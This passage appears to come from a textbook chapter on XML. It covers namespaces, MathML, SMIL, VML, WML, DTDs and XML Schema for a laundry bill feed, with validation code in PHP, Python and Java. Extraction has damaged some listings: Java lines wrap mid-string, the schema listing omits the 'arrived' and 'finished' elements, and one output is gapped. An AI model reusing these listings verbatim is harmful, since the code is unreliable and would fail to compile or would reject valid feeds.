PHP_EOL);
printf("\$bill->attributes()->id  -> %s%s", $bill->attributes()->id, PHP_EOL);
```

Listing 6.14 The output of **Listing 6.13**. Two lines deserve a paragraph each.

```
//x:customer    -> 1 node: Diah Siregar
//k:customer    -> 1 node: phone 0859-0000-7088
//customer      -> 0 nodes
//*[local-name()='customer'] -> 2 nodes
$bill['id']              -> ''
$bill->attributes()->id  -> B2913
```

`//customer` matched zero nodes, not two. In XPath (Section 6.15) an unprefixed name means *the element of that name in no namespace*, and neither `customer` is in no namespace. When an expression that looks obviously right returns nothing, suspect a namespace first; `local-name()` finds both, at the price of ignoring the distinction namespaces exist to make.

`$bill['id']` came back empty. After `children(BILL)`, SimpleXML treats the bill namespace as the context, so `['id']` looks for an `id` attribute *in that namespace*, and the file's `id` has no prefix. `attributes()` with no argument returns the no-namespace attributes and finds `B2913`.

6.10 A Family of Vocabularies

Anyone may build a language on XML, and four unrelated groups solving four unrelated problems show what that freedom looks like.

```
<apply><plus/>
    <apply><power/>
        <ci>x</ci>
        <cn>2</cn>
    </apply>
    <apply><times/>
        <cn>4</cn>
        <ci>x</ci>
    </apply>
    <cn>4</cn>
</apply>
```

Figure 6.16 MathML for the left-hand side of $x^2 + 4x + 4 = 0$. `<apply>` applies an operator to operands; `<ci>` is a named quantity; `<cn>` is a number.

MathML (**Figure 6.16**) describes the *structure* of a formula. The outer `<apply>` holds `<plus/>`, so the whole is a sum of three operands: `<apply><power/><ci>x</ci><cn>2</cn></apply>`, which is x^2; the product $4x$; and `<cn>4</cn>`. The operator comes first (**prefix notation**, as in Lisp), which makes nesting unambiguous without precedence rules, so a program can evaluate the formula and not merely draw it.

```
<DIV CLASS="time" t:timeline="seq">
    <P CLASS="time" t:dur="1">
        This appears for one second, then disappears.
    </P>
    <P CLASS="time" t:dur="1">
        This appears after one second, for one second.
    </P>
    <P CLASS="time" t:dur="1">
        This appears after two seconds, for one second.
    </P>
</DIV>
```

Figure 6.17 SMIL: `t:timeline="seq"` plays the children one after another, and each `t:dur="1"` gives a paragraph one second.

SMIL, the Synchronized Multimedia Integration Language (**Figure 6.17**), lays out *time* as HTML lays out space. Change `seq` to `par` and the three paragraphs play together. CSS animations with durations and delays carry the same idea today.

```
<v:shape style="top: 0; left: 0; width: 250; height: 250"
    stroke="true" strokecolor="red" strokeweight="2" fill="true"
    fillcolor="green" coordorigin="0 0" coordsize="175 175">
  <v:path v="m 8,65 l 72,65,92,11,112,65,174,65,122,100,142,155,
            92,121,42,155,60,100 x e"/>
</v:shape>
```

Figure 6.18 Vector Markup Language: a 250 by 250 shape, outlined in red with weight 2 and filled green, whose outline is a path of coordinate pairs.

VML (**Figure 6.18**) describes a drawing as shapes rather than pixels, so it scales without blurring. VML lost to **SVG**, which is now in every browser, but the concepts are the same, because both are XML descriptions of the same domain.

```
<wml>
  <!-- root element -->
  <card id="card1" title="Example 1">
    <p>
      <!-- a card can only contain p blocks or do blocks -->
      <do type="accept" label="go to card 2">
        <go href="#card2"/>
      </do>
      This is the first card.
    </p>
  </card>
  <card id="card2" title="Example 2">
    <p>This is the second card.</p>
  </card>
</wml>
```

Figure 6.19 Wireless Markup Language: a `wml` deck holding two `card` screens; `<do type="accept">` binds a phone key to a `<go>` that jumps to the second card.

WML (**Figure 6.19**) served the telephones of around 2000: a few lines of screen and a slow link. A WML document is a **deck of cards**, downloaded at once and navigated locally, which is what a modern single-page application does for the same reason. The family continues: **XHTML** is HTML written under XML's rules; **RSS** and **Atom** carry feeds; **WSDL** describes a web service's operations and **SOAP** carries the calls. None of them needed anybody's permission.

6.11 Where XML Came From

XML is a cut-down **SGML**, the Standard Generalized Markup Language (ISO 8879, 1986), a meta-language with the same ambition and far more machinery: optional end tags, optional quotes, redefinable markup characters. Each option made typing easier and parsers harder, so SGML parsers were few and expensive. In 1996 a W3C working group asked what SGML would be with every option removed; the answer, XML 1.0 [4], is often called *SGML-lite*. HTML began as an SGML vocabulary, which is where its tolerance of missing end tags came from, and why XML's strictness is deliberate.

Table 6.4 A short history of XML. The syntax has not changed in more than a quarter of a century.

Date	Event	Consequence
1986	SGML becomes ISO 8879	The meta-language idea exists, but is too big to implement widely
10 February 1998	**XML 1.0** published by the W3C	A parser becomes a small program; adoption is immediate
29 September 2006	**XML 1.1** published	More Unicode characters allowed in names; almost nobody adopts it
since 2008	XML 1.0 Fifth Edition in force	No change to the syntax that matters to a programmer
none	XML 2.0	Discussed, never published

Table 6.4 holds a lesson about standards: XML 1.1 exists, and is ignored, because its small benefit would have cost an update to every parser on every machine. When a format's value comes from

universal agreement, change destroys value faster than it creates it. The character rules follow Unicode, so scripts added to Unicode later are legal in XML text: **Balinese** (U+1B00 to U+1B7F, 2006) and **Javanese** (U+A980 to U+A9DF, 2009) among them. A single UTF-8 document can hold a Javanese manuscript, Arabic and Chinese side by side. Finally, a **binary** encoding of the same information exists, *Fast Infoset* (ITU-T and ISO), for battery-powered sensors and other places where every byte costs; it is little used because a binary file cannot be opened and read by a person when something goes wrong, and that readability is worth more to most teams than the bytes.

6.12 Validity and the DTD

6.12.1 Well-formed is not the same as correct

Here is a document every parser accepts:

Listing 6.15 `data/bills-invalid.xml`. Every tag matches and every attribute is quoted. It is also wrong in seven ways.

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O01" date="26/09/2026">
  <bill id="2905" status="washing">
    <customer id="C0022">Vania Wirawan</customer>
    <service id="S0003" price="6000">Ironing only (per kg)</service>
    <unit>0</unit>
    <rack>B03</rack>
    <arrived>2026-09-26 09:05:04</arrived>
    <charged>42000</charged>
    <payment method="ovo" at="2026-09-27T14:43:55+07:00">42000</payment>
  </bill>
  <bill id="B2908" status="departed">
    <service id="S0001" price="8000">Wash, dry &amp; fold (per kg)</service>
    <customer id="C0121">Laras Chandra</customer>
    <unit>10</unit>
    <rack>A02</rack>
    <arrived>2026-09-26T16:04:12+07:00</arrived>
    <charged>80000</charged>
  </bill>
</bills>
```

Find the seven faults in **Listing 6.15** before reading on. The date is `26/09/2026`, not `2026-09-26`. The first bill's id is `2905`, not `B2905`. Its status `washing` does not exist. Its unit is `0`, and nobody brings zero kilograms of laundry. Its arrival time is written in the database's own format, without the `T` and the time zone, which the feed promised. Its payment method is `ovo`, which the shop does not accept. And the second bill puts `service` before `customer`. A parser accepts all seven without a murmur, because a parser checks *syntax*, and has no opinion about laundry.

> **DEFINITION.** A document is **valid** when, besides being well-formed, it obeys a stated **grammar**: a separate document saying which elements may appear, in what order, how many times, with which attributes, and (in XML Schema) what their values may look like. The two grammar languages of this chapter are the **DTD** and **XML Schema**.

Validation is about *communication*: two systems exchanging documents must speak the same language, and a grammar is that language written down in a form a machine can check. A grammar is not mandatory, and many working systems have none. What it buys is three things. The check is written **once** instead of slightly differently in every reader. It is **executable documentation** that cannot drift out of date, because it is what runs. And, decisively, it moves

failure **to the boundary**: the sender can validate before sending, and a bad file is rejected with a line number instead of producing a strange total in a report three weeks later.

6.12.2 Declaring elements

The **Document Type Definition** is the older grammar language, inherited from SGML. Every element declaration is `<!ELEMENT`, a name and a **content model**.

Declaration	What it allows
`<!ELEMENT animal (lion)>`	animal contains exactly one element, lion
`<!ELEMENT picture EMPTY>`	picture contains nothing at all
`<!ELEMENT animal ANY>`	animal may contain any declared elements, in any order
`<!ELEMENT name (#PCDATA)>`	name contains text only

Figure 6.20 Element declarations with an explanation beside each: exactly one named child, `EMPTY`, `ANY`, and `#PCDATA` for text.

The four forms in **Figure 6.20** are: `(lion)`, exactly one `lion` child; `EMPTY`, no content at all; `ANY`, any declared elements in any order, which is giving up on a grammar; and `(#PCDATA)`, text only. *PCDATA* is *parsed character data*: text in which entity references are still expanded. An element declared `(#PCDATA)` may not contain child elements; text mixed with elements needs the awkward form `(#PCDATA | b | i)*`.

6.12.3 Sequence, choice and how many

A comma means **sequence**: `<!ELEMENT animal (name, weight)>` requires a `name` and then a `weight`, once each, in that order. A vertical bar means **choice**, and a suffix counts.

```
<!ELEMENT animal ((name, weight) | (picture))>
```

a choice: either a name followed by a weight, or a picture

```
<!ELEMENT animal (name+, weight?, picture, subspecies*)>
```

name at least once; weight once or not at all;
picture exactly once; subspecies any number of times, even none

Figure 6.21 Choice and occurrence. `((name, weight) | (picture))` is a choice between two alternatives; `(name+, weight?, picture, subspecies*)` uses three occurrence indicators.

The first line of **Figure 6.21** says an `animal` contains either a `name` followed by a `weight`, or a `picture`. The second line uses the suffixes of **Table 6.5**.

Table 6.5 The four occurrence indicators of a DTD. They are the whole of counting in the DTD language.

Suffix	Meaning	Reading of `(name+, weight?, picture, subspecies*)`
none	exactly one	`picture` must appear once
`?`	zero or one	`weight` may appear once or not at all
`+`	one or more	`name` must appear at least once
`*`	zero or more	`subspecies` may appear any number of times, including none

EXAMPLE: A bill in **Listing 6.6** needs a customer, a service, a unit, a rack and an arrival time, exactly once each and in that order; then possibly a finishing time and possibly a collection

time; then the charged amount; then any number of payments, including none. With **Table 6.5** that sentence becomes one line: `<!ELEMENT bill (customer, service, unit, rack, arrived, finished?, departed?, charged, payment*)>`. Check it against the four bills: B2911 has no `finished` and no `payment` (`?` and `*` allow zero); B2913 has no `departed`; the others have everything once. A bill with two `charged` elements, or with `service` before `customer`, is invalid.

6.12.4 Declaring attributes

Attributes are declared with `<!ATTLIST`: the element, then for each attribute its name, its type and its default. Once a document has a DTD, an undeclared attribute is a validity error.

```
<!ELEMENT population (#PCDATA)>
<!ATTLIST population year (2000 | 2001) #REQUIRED>
```

Figure 6.22 A required attribute with an enumerated type. `population` holds text and must carry a `year` whose value is `2000` or `2001`.

Figure 6.22 packs three ideas into one declaration: an **enumerated type** `(2000|2001)`, the keyword `#REQUIRED`, and the element's text content.

Declaration

```
<!ELEMENT population (#PCDATA)>
<!ATTLIST population year CDATA #FIXED "2000">
```

Document	Verdict
`<population year="2001">80</population>`	invalid: only "2000" is allowed
`<population year="2000">80</population>`	valid
`<population>80</population>`	valid: a validating parser supplies year="2000"

Figure 6.23 A fixed attribute and its three verdicts: `year="2001"` is invalid, `year="2000"` is valid, and omitting `year` is also valid, because the parser supplies the fixed value.

The third verdict of **Figure 6.23** is the surprising one. With `#FIXED "2000"`, a `<population>` without `year` is valid, and a *validating* parser inserts `year="2000"` into what the program sees. A non-validating parser reading the same bytes reports no `year` at all. The same happens with a plain default value, such as the `"false"` of `cancelled` below. Two programs, one file, two answers; that is why every reader in this chapter supplies the default itself (`bill.get("cancelled", "false")` in Python).

Listing 6.16 A unique identifier. The type `ID` promises that no two elements in the document carry the same value, and requires the value to be a legal XML name.

```
<!ELEMENT animal (name)>
<!ATTLIST animal code ID #REQUIRED>
```

The type `ID` in **Listing 6.16** must be unique across the document and must be an XML name, which may not begin with a digit. That is why a DTD can catch the id `2905` in **Listing 6.15** but has no objection to `B2905`. The other defaults are `#IMPLIED` (optional, no default) and a bare `"value"` (optional, supplied when absent).

6.12.5 Attaching a DTD, and the grammar of the feed

A document names its grammar in a `DOCTYPE`. The grammar may sit inside the document:

Listing 6.17 An internal DTD: `animal` is the root element, and the rules sit inside the square brackets of `DOCTYPE`.

```
<?xml version="1.0"?>
<!DOCTYPE animal [
  <!ELEMENT animal (name, weight)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT weight (#PCDATA)>
]>
<animal>
  <name>lion</name>
  <weight>350 pounds</weight>
</animal>
```

or in a separate file:

```
<?xml version="1.0"?>
<!DOCTYPE animal SYSTEM "http://www.animals.com/xml/animal.dtd">
```

Figure 6.24 An external DTD. `SYSTEM` introduces the grammar's location; the name right after `DOCTYPE` must be the document's root element.

An internal DTD as in **Listing 6.17** suits a self-contained example; an external one as in **Figure 6.24** suits anything shared, because the grammar lives at one address. (An internal DTD is also a stranger's instructions arriving inside a stranger's data, and Section 6.21 shows what that can do.) Here is the whole grammar of the bill feed:

Listing 6.18 `data/bills.dtd`, the grammar of the bill feed as a DTD.

```
<!-- bills.dtd - the grammar of the Profitina Laundry bill feed, as a DTD.
     It says which elements may appear, in what order, how many times, and
     which attributes each carries.  It cannot say what a value must look like. -->
<!ELEMENT bills    (bill*)>
<!ATTLIST bills    outlet CDATA #REQUIRED
                   date   CDATA #REQUIRED>

<!ELEMENT bill     (customer, service, unit, rack, arrived,
                    finished?, departed?, charged, payment*)>
<!ATTLIST bill     id        ID                          #REQUIRED
                   status    (queued|finished|departed) #REQUIRED
                   cancelled (true|false)               "false">

<!ELEMENT customer (#PCDATA)>
<!ATTLIST customer id CDATA #REQUIRED>

<!ELEMENT service  (#PCDATA)>
<!ATTLIST service  id    CDATA #REQUIRED
                   price CDATA #REQUIRED>

<!ELEMENT unit     (#PCDATA)>
<!ELEMENT rack     (#PCDATA)>
<!ELEMENT arrived  (#PCDATA)>
<!ELEMENT finished (#PCDATA)>
<!ELEMENT departed (#PCDATA)>
<!ELEMENT charged  (#PCDATA)>

<!ELEMENT payment  (#PCDATA)>
<!ATTLIST payment  method    (cash|qris|transfer|credit) #REQUIRED
                   at        CDATA                       #REQUIRED
                   reference CDATA                       #IMPLIED>
```

Every construct in **Listing 6.18** has appeared above: `(bill*)` allows an outlet-day with no bills; the `bill` content model is the one worked out in the example of Section 6.12.3; `id` is an `ID`; `status`, `cancelled` and `method` are enumerations; `reference` is `#IMPLIED` because cash has none.

> **WARNING:** What **Listing 6.18** cannot say: that `unit` is a whole number from 1 to 999 (`#PCDATA` accepts `0` and `hello` alike), that `arrived` is a real date and time, that `date` is a date, or that a bill id is `B` followed by four digits. Of the seven faults in **Listing 6.15**, this DTD catches four. DTDs came from publishing, where the question is "may a chapter contain a section?" Data asks "is this a positive integer?", and for that there is XML Schema.

6.13 XML Schema

6.13.1 A grammar written in XML

A DTD has its own private syntax. An **XML Schema** (XSD) is itself an XML document [5], which means the same parser reads it, tools can generate and transform it, and a schema can be checked against the schema for schemas.

```
<?xml version="1.0" encoding="UTF-8"?>
<PressRelease>
  <Title>Student Loan Problems</Title>
  <Date>2001-07-20</Date>
  <Content>Bla bla bla</Content>
</PressRelease>

<?xml version="1.0" encoding="UTF-8"?>
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"
            elementFormDefault="qualified">
  <xsd:element name="PressRelease">
    <xsd:complexType>
      <xsd:sequence>
        <xsd:element name="Title"   type="xsd:string"/>
        <xsd:element name="Date"    type="xsd:date"/>
        <xsd:element name="Content" type="xsd:string"/>
        <xsd:element name="Author"  type="xsd:string" minOccurs="0"/>
      </xsd:sequence>
    </xsd:complexType>
  </xsd:element>
</xsd:schema>
```

Figure 6.25 A document and its schema. Above, a `PressRelease` with a title, a date and some content; below, a complex type holding a sequence of four elements, the last optional.

Read the lower half of **Figure 6.25**. The root `xsd:schema` binds the prefix to the fixed namespace `http://www.w3.org/2001/XMLSchema` (the prefix `xs` is equally common). `xsd:element` declares an element; `xsd:complexType` says it contains other elements; `xsd:sequence` is the DTD's comma; each child declaration names a **datatype**, so `type="xsd:date"` makes a validator check that the date really is a date in the standard form `2001-07-20`; and `minOccurs="0"` makes an element optional. **Table 6.6** translates the four suffixes of the DTD into these two attributes.

Table 6.6 The occurrence indicators of **Table 6.5** in XML Schema. The last row has no DTD equivalent.

DTD	XML Schema	Meaning
none	`minOccurs="1" maxOccurs="1"` (the default)	exactly one
`?`	`minOccurs="0"`	zero or one
`+`	`maxOccurs="unbounded"`	one or more
`*`	`minOccurs="0" maxOccurs="unbounded"`	zero or more
no equivalent	`minOccurs="1" maxOccurs="5"`	between one and five

6.13.2 Datatypes and facets

The real reason to prefer a schema is that it describes **values**, not only **shapes**. It has some forty built-in types (`xs:string`, `xs:integer`, `xs:positiveInteger`, `xs:decimal`, `xs:boolean`, `xs:date`, `xs:dateTime` and more), and any of them can be narrowed by **restriction** with **facets**, listed in **Table 6.7**.

Table 6.7 The facets of XML Schema used in this chapter.

Facet	Constrains	Used in the feed for
`enumeration`	the value is one of a list	bill status, payment method
`pattern`	the value matches a regular expression	`B[0-9]{4}`, rack `[A-C][0-9]{2}`
`minInclusive` / `maxInclusive`	a numeric range, ends included	unit at most 999
`minExclusive` / `maxExclusive`	a numeric range, ends excluded	(not needed here)
`length` / `minLength` / `maxLength`	the number of characters	(the database's CHECK rules)

Listing 6.19 `data/bills.xsd`: the grammar of **Listing 6.18**, plus the value rules a DTD cannot express.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- bills.xsd - the same grammar as bills.dtd, plus what a DTD cannot say:
     that a unit is a whole number from 1 to 999, that a time is a real
     xs:dateTime, that a bill id is B and four digits. -->
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">

  <xs:simpleType name="billId">
    <xs:restriction base="xs:string">
      <xs:pattern value="B[0-9]{4}"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="code">            <!-- C0022, S0003, O01 ... -->
    <xs:restriction base="xs:string">
      <xs:pattern value="[CSO][0-9]{2,4}"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="status">
    <xs:restriction base="xs:string">
      <xs:enumeration value="queued"/>
      <xs:enumeration value="finished"/>
      <xs:enumeration value="departed"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="method">
    <xs:restriction base="xs:string">
      <xs:enumeration value="cash"/>
      <xs:enumeration value="qris"/>
      <xs:enumeration value="transfer"/>
      <xs:enumeration value="credit"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:simpleType name="quantity">        <!-- kg, items or pairs -->
    <xs:restriction base="xs:positiveInteger">
      <xs:maxInclusive value="999"/>
    </xs:restriction>
  </xs:simpleType>
```

Listing 6.19 (Continued) *data/bills.xsd: the grammar of Listing 6.18, plus the value rules a DTD cannot express.*

```
<xs:simpleType name="rack">
  <xs:restriction base="xs:string">
    <xs:pattern value="[A-C][0-9]{2}"/>
  </xs:restriction>
</xs:simpleType>

<xs:element name="bills">
  <xs:complexType>
    <xs:sequence>
      <xs:element name="bill" minOccurs="0" maxOccurs="unbounded">
        <xs:complexType>
          <xs:sequence>
            <xs:element name="customer">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:string">
                    <xs:attribute name="id" type="code" use="required"/>
                  </xs:extension>
                </xs:simpleContent>
              </xs:complexType>
            </xs:element>
            <xs:element name="service">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:string">
                    <xs:attribute name="id"    type="code"               use="required"/>
                    <xs:attribute name="price" type="xs:positiveInteger" use="required"/>
                  </xs:extension>
                </xs:simpleContent>
              </xs:complexType>
            </xs:element>
            <xs:element name="unit"     type="quantity"/>
            <xs:element name="rack"     type="rack"/>

            <xs:element name="departed" type="xs:dateTime" minOccurs="0"/>
            <xs:element name="charged"  type="xs:nonNegativeInteger"/>
            <xs:element name="payment" minOccurs="0" maxOccurs="unbounded">
              <xs:complexType>
                <xs:simpleContent>
                  <xs:extension base="xs:positiveInteger">
                    <xs:attribute name="method"    type="method"      use="required"/>
                    <xs:attribute name="at"        type="xs:dateTime" use="required"/>
                    <xs:attribute name="reference" type="xs:string"/>
                  </xs:extension>
                </xs:simpleContent>
```

Listing 6.19 (Continued) *data/bills.xsd: the grammar of Listing 6.18, plus the value rules a DTD cannot express.*

```
                </xs:complexType>
              </xs:element>
            </xs:sequence>
            <xs:attribute name="id"        type="billId"     use="required"/>
            <xs:attribute name="status"    type="status"     use="required"/>
            <xs:attribute name="cancelled" type="xs:boolean" default="false"/>
          </xs:complexType>
        </xs:element>
      </xs:sequence>
      <xs:attribute name="outlet" type="code"    use="required"/>
      <xs:attribute name="date"   type="xs:date" use="required"/>
    </xs:complexType>
    <!-- No two bills in one feed may share an id. -->
    <xs:unique name="oneBillPerId">
      <xs:selector xpath="bill"/>
      <xs:field xpath="@id"/>
    </xs:unique>
  </xs:element>
</xs:schema>
```

Four constructions in **Listing 6.19** deserve a name. The **named simple types** at the top (`billId`, `status`, `quantity`, `rack`) are defined once and used by name, the schema's way of writing a function. `quantity` restricts `xs:positiveInteger`, which already excludes zero, with `maxInclusive` 999, matching the Laundry application's own rule. **`xs:simpleContent` with `xs:extension`** is how a schema says *text and attributes*: `customer` holds a string and carries an `id`; `payment` holds a positive integer and carries `method`, `at` and an optional `reference`. **`default="false"`** on `cancelled` is the same default as the DTD's. And **`xs:unique`** at the end uses two small XPath expressions to demand that no two bills in one feed share an id.

6.13.3 Validating in three languages

Listing 6.20 `php/04_validate.php`. `schemaValidate` checks against the XSD; a DTD is checked only when the document names it, so `withDoctype` builds a copy that does.

```php
<?php
// 04_validate.php - well-formed is not the same as correct.  Validate the
// feed against its XML Schema and against its DTD, and print every complaint.
declare(strict_types=1);

const DATA = __DIR__ . '/../data/';

function report(string $label, bool $ok): void
{
    printf("%-36s %s%s", $label, $ok ? 'VALID' : 'INVALID', PHP_EOL);
    foreach (libxml_get_errors() as $e) {
        printf("    line %d: %s%s", $e->line, trim($e->message), PHP_EOL);
    }
    libxml_clear_errors();
}

// A DTD is only checked when the document names it in a DOCTYPE, so build
// a copy of the document that does: same root element, plus the DOCTYPE.
function withDoctype(DOMDocument $doc): DOMDocument
{
    $impl = new DOMImplementation();
    $type = $impl->createDocumentType('bills', '', DATA . 'bills.dtd');
    $copy = $impl->createDocument('', '', $type);
    $copy->appendChild($copy->importNode($doc->documentElement, true));
    return $copy;
}

libxml_use_internal_errors(true);
foreach (['bills.xml', 'bills-invalid.xml'] as $file) {
    $doc = new DOMDocument();
    $doc->load(DATA . $file);
    report("$file against bills.xsd", $doc->schemaValidate(DATA . 'bills.xsd'));
    report("$file against bills.dtd", withDoctype($doc)->validate());
}
```

Listing 6.21 The output of **Listing 6.20**. The schema finds all seven faults, each with its line; the DTD finds four.

```
bills.xml against bills.xsd          VALID
bills.xml against bills.dtd          VALID
bills-invalid.xml against bills.xsd  INVALID
    line 2: Element 'bills', attribute 'date': '26/09/2026' is not a valid value of the
atomic type 'xs:date'.
    line 3: Element 'bill', attribute 'id': [facet 'pattern'] The value '2905' is not
accepted by the pattern 'B[0-9]{4}'.
    line 3: Element 'bill', attribute 'id': Warning: No precomputed value available, the
value was either invalid or something strange happened.
    line 3: Element 'bill', attribute 'status': [facet 'enumeration'] The value 'washing'
is not an element of the set {'queued', 'finished', 'departed'}.
    line 6: Element 'unit': '0' is not a valid value of the atomic type 'quantity'.
    line 8: Element 'arrived': '2026-09-26 09:05:04' is not a valid value of the atomic
type 'xs:dateTime'.
    line 10: Element 'payment', attribute 'method': [facet 'enumeration'] The value 'ovo'
is not an element of the set {'cash', 'qris', 'transfer', 'credit'}.
    line 13: Element 'service': This element is not expected. Expected is ( customer ).
bills-invalid.xml against bills.dtd  INVALID
    line 3: Syntax of value for attribute id of bill is not valid
    line 3: Value "washing" for attribute status of bill is not among the enumerated set
    line 10: Value "ovo" for attribute method of payment is not among the enumerated set
    line 12: Element bill content does not follow the DTD, expecting (customer , service ,
unit , rack , arrived , finished? , departed? , charged , payment*), got (service customer
unit rack arrived charged )
```

Compare **Listing 6.21** with the warning at the end of Section 6.12: the DTD reported the id, the status, the payment method and the element order, and the schema added the date, the unit and

the time, naming the facet each time. The line "No precomputed value available" is libxml repeating its complaint about the id, not an eighth fault. Note also the contrast with **Listing 6.9**: there the parser stopped at the first fault; here the document parsed cleanly, so the validator kept going and reported everything in one run.

Python's standard library parses XML but does not validate it; lxml, installed with `pip install lxml`, wraps the same libxml2 that PHP uses [6]:

Listing 6.22 `python/05_validate.py`. `etree.DTD` can check any document, with or without a `DOCTYPE`.

```python
"""05_validate.py - validate against the DTD and the XML Schema with lxml
(pip install lxml).  The standard library parses XML but cannot validate it."""
from pathlib import Path
from lxml import etree

DATA = Path(__file__).resolve().parent.parent / "data"
dtd = etree.DTD(str(DATA / "bills.dtd"))              # no DOCTYPE needed
xsd = etree.XMLSchema(etree.parse(str(DATA / "bills.xsd")))

for name in ("bills.xml", "bills-invalid.xml"):
    doc = etree.parse(str(DATA / name))
    for label, grammar in (("DTD", dtd), ("XSD", xsd)):
        ok = grammar.validate(doc)
        print(f"{name:<18} {label}  {'VALID' if ok else 'INVALID'}")
        for e in grammar.error_log:
            if "No precomputed value" not in e.message:     # a follow-on echo
                print(f"    line {e.line}: {e.message}")
```

Listing 6.23 The first lines of the output of **Listing 6.22**. The remaining lines are the same messages as **Listing 6.21**, because the library underneath is the same.

```
bills.xml          DTD  VALID
bills.xml          XSD  VALID
bills-invalid.xml  DTD  INVALID
    line 3: Syntax of value for attribute id of bill is not valid
```

The Python run agrees with PHP message for message (**Listing 6.23**). The JDK does the job through `javax.xml.validation` [7], with its own implementation:

Listing 6.24 `java/Validate.java`. A compiled `Schema` is thread-safe and reusable; a `Validator` is cheap and made fresh for each document.

```
// Validate.java - javax.xml.validation: compile the schema once, then check
// documents against it, collecting every complaint instead of the first.
import java.io.File;
import java.util.*;
import javax.xml.XMLConstants;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.*;
import org.xml.sax.*;

public class Validate {
    public static void main(String[] args) throws Exception {
        SchemaFactory sf = SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI);
        sf.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");        // no DTDs from
outside
        sf.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "file"); // local schemas only
        Schema schema = sf.newSchema(new File("../data/bills.xsd"));  // thread-safe,
reusable

        for (String name : List.of("bills.xml", "bills-invalid.xml", "bills-
malformed.xml")) {
            List<String> problems = new ArrayList<>();
            Validator v = schema.newValidator();                      // cheap, one per use
            v.setErrorHandler(new ErrorHandler() {
                public void warning(SAXParseException e) { add("warning", e); }
                public void error(SAXParseException e) { add("error", e); }
                public void fatalError(SAXParseException e) throws SAXException {
                    add("fatal", e);
                    throw e;                          // not XML at all: cannot go on
                }
                private void add(String kind, SAXParseException e) {
                    problems.add(String.format("    line %d %s: %s",
                            e.getLineNumber(), kind, e.getMessage()));
                }
            });
            try {
                v.validate(new StreamSource(new File("../data/" + name)));
            } catch (SAXParseException stop) {
                // already recorded by fatalError
            }
            System.out.printf("%-20s %s%n", name, problems.isEmpty() ? "VALID"
                    : problems.get(0).contains("fatal") ? "NOT WELL-FORMED" : "INVALID");
            problems.forEach(System.out::println);
        }
    }
}
```

Listing 6.25 The output of **Listing 6.24**. Java reports each fault twice, once for the facet and once for its consequence, and stops at a document that is not XML at all.

```
bills.xml            VALID
bills-invalid.xml    INVALID
    line 2 error: cvc-datatype-valid.1.2.1: '26/09/2026' is not a valid value for 'date'.
    line 2 error: cvc-attribute.3: The value '26/09/2026' of attribute 'date' on element
'bills' is not valid with respect to its type, 'date'.
    line 3 error: cvc-pattern-valid: Value '2905' is not facet-valid with respect to
pattern 'B[0-9]{4}' for type 'billId'.
    line 3 error: cvc-attribute.3: The value '2905' of attribute 'id' on element 'bill' is
not valid with respect to its type, 'billId'.
    line 3 error: cvc-enumeration-valid: Value 'washing' is not facet-valid with respect to
enumeration '[queued, finished, departed]'. It must be a value from the enumeration.
    line 3 error: cvc-attribute.3: The value 'washing' of attribute 'status' on element
'bill' is not valid with respect to its type, 'status'.

    line 10 error: cvc-attribute.3: The value 'ovo' of attribute 'method' on element
'payment' is not valid with respect to its type, 'method'.
    line 13 error: cvc-complex-type.2.4.a: Invalid content was found starting with element
'service'. One of '{customer}' is expected.
bills-malformed.xml  NOT WELL-FORMED
    line 2 fatal: Open quote is expected for attribute "date" associated with an  element
type  "bills".
```

The `cvc-` codes in **Listing 6.25** are clause numbers in the XML Schema specification; searching one finds the exact rule. The last lines show the distinction of Sections 6.5 and 6.12 in one place: handed the malformed file, the validator does not report an invalid document, it reports a *fatal* error. Well-formedness is a precondition for validity.

> **WARNING:** Validate at the boundary, once. A document that arrives from outside is validated when it arrives, and then trusted inside the program. Validating the same document at every layer wastes time and hides where the fence really is. Chapter 3's rule for form input is the same rule.

> **KEY INSIGHT:** A schema checks grammar and datatypes, not the world. A feed can be perfectly valid and still name an outlet that does not exist, or mark a bill cancelled while charging for it. Such **business rules** are checked by the program, against data the program holds, right after validation. The schema is the first fence, not the only one.

6.14 Three Ways to Read a Document

There are three strategies for reading XML, with different costs, and **Table 6.8** at the end of this section compares them.

6.14.1 DOM: build the whole tree

The **Document Object Model** reads the entire document and builds the tree of Section 6.8 in memory; then you walk it, in any direction, as often as you like. **Listing 6.26** prints the day summary this way.

Listing 6.26 `java/BillsDom.java`. A `NodeList` is walked by index because it is not a Java `Iterable`.

```java
// BillsDom.java - read bills.xml into a DOM tree and print the day summary.
// The whole document is built in memory first; then we walk it freely.
import java.io.File;
import java.util.Locale;
import javax.xml.parsers.*;
import org.w3c.dom.*;

public class BillsDom {
    static String rupiah(long n) {
        return String.format(Locale.ROOT, "%,d", n).replace(',', '.');
    }

    static String text(Element parent, String name) {
        return parent.getElementsByTagName(name).item(0).getTextContent();
    }

    public static void main(String[] args) throws Exception {
        DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
        // A feed from outside must not carry a DOCTYPE: this refuses both
        // entity attacks of Section 6.21 in one line.
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        Document doc = f.newDocumentBuilder().parse(new File("../data/bills.xml"));
        Element root = doc.getDocumentElement();

        System.out.printf("Outlet %s, bills received on %s%n",
                root.getAttribute("outlet"), root.getAttribute("date"));
        System.out.println("-".repeat(78));
        long charged = 0, paid = 0;
        int cancelled = 0;
        NodeList bills = root.getElementsByTagName("bill");
        for (int i = 0; i < bills.getLength(); i++) {   // a NodeList is not Iterable
            Element bill = (Element) bills.item(i);
            // getAttribute returns "" for an absent attribute, never null.
            boolean isCancelled = bill.getAttribute("cancelled").equals("true");
            long billPaid = 0;
            NodeList pays = bill.getElementsByTagName("payment");
            for (int j = 0; j < pays.getLength(); j++) {
                billPaid += Long.parseLong(pays.item(j).getTextContent());
